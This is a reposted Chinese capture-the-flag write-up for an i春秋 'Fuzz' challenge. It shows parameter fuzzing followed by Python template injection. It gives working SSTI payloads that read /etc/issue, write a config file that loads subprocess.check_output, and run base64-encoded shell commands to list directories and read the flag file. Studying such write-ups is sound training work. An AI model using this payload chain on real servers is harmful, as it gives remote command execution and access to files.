i春秋Fuzz

转载

weixin_30701575 于 2019-09-11 14:00:00 发布 206 收藏
文章标签： shell python
原文链接：http://www.cnblogs.com/wosun/p/11505905.html

点开只有三个单词plz fuzz parameter

大概意思就是让我们疯狂尝试参数。。。

我们通过url尝试传入参数

?user=123

?name=123

?username=123

?id=123

但参数为name时返回正确值


尝试在这里注入

。。。。。。

失败

但是这里会一直回显name后面的值

通过dalao们的无限测试后发现这里是python模板注入



再根据别人写的python模板注入的文章来跟着一步步注入


读版本文件：?name={{ ''.__class__.__mro__[2].__subclasses__()[40]('/etc/issue').read() }}

向SSTI漏洞注入：{{ ''.__class__.__mro__[2].__subclasses__()[40]('/tmp/owned.cfg', 'w').write('from subprocess import check_output\n\nRUNCMD = check_output\n') }} （这将向远程服务器写入一个文件，当编译完成为subprocess模块引入check_output方法，并将其设置指向变量RUNCMD。）

向config对象添加一个新项：?name={{ config.from_pyfile('/tmp/owned.cfg') }}


通过向SSTI漏洞注入来检测是否成功：?name={{ config['RUNCMD']('/usr/bin/id',shell=True) }}

成功返回



小括号单引号中的内容即为我们可以使用cmd执行的代码

将其改为ls



可能被拦截了

用base64先加密再解密的方法进行注入（bHMK为ls的base64加密）


?name={{ config['RUNCMD']('`echo bHMK | base64 -d`',shell=True) }}

Hello

没有返回，尝试ls -al

?name={{ config['RUNCMD']('`echo bHMgLWFsCg== | base64 -d`',shell=True) }}

Hello total 24 drwx------. 2 root root 4096 Sep 10 22:34 . drwxr-xr-x. 21 root root 4096 Sep 10 22:34 .. -rw-------. 1 root root 165 Nov 9 2016 .bash_history -rw-r--r--. 1 root root 3106 Feb 20 2014 .bashrc -rw-r--r--. 1 root root 18 Nov 8 2016 .config -rw-r--r--. 1 root root 140 Feb 20 2014 .profile



查看源码获得排列好的文件名


```
<h1>Hello total 24
drwx------.  2 root root 4096 Sep 10 22:34 .
drwxr-xr-x. 21 root root 4096 Sep 10 22:34 ..
-rw-------.  1 root root  165 Nov  9  2016 .bash_history
-rw-r--r--.  1 root root 3106 Feb 20  2014 .bashrc
-rw-r--r--.  1 root root   18 Nov  8  2016 .config
-rw-r--r--.  1 root root  140 Feb 20  2014 .profile
</h1>
```

再查看var/www/html下的文件名

?name={{ config['RUNCMD']('`echo bHMgLWFsIC92YXIvd3d3L2h0bWwK | base64 -d`',shell=True) }}


```
<h1>Hello total 48
drwxr-xr-x. 2 root root  4096 Sep 10 22:34 .
drwxr-xr-x. 3 root root  4096 Nov  9  2016 ..
-rw-r--r--  1 root root    43 Sep 10 22:34 fl4g
-rw-r--r--. 1 root root 34913 Nov  9  2016 x.py
</h1>
```

查看fl4g文件（cat var/www/html/fl4g）

?name={{ config['RUNCMD'](`echo Y2F0IC92YXIvd3d3L2h0bWwvZmw0Zwo= | base64 -d`',shell=True) }}

拿到flag

Hello flag{eb6dec18-4ce6-46b5-8a9e-c682833e1630}



转载于:https://www.cnblogs.com/wosun/p/11505905.html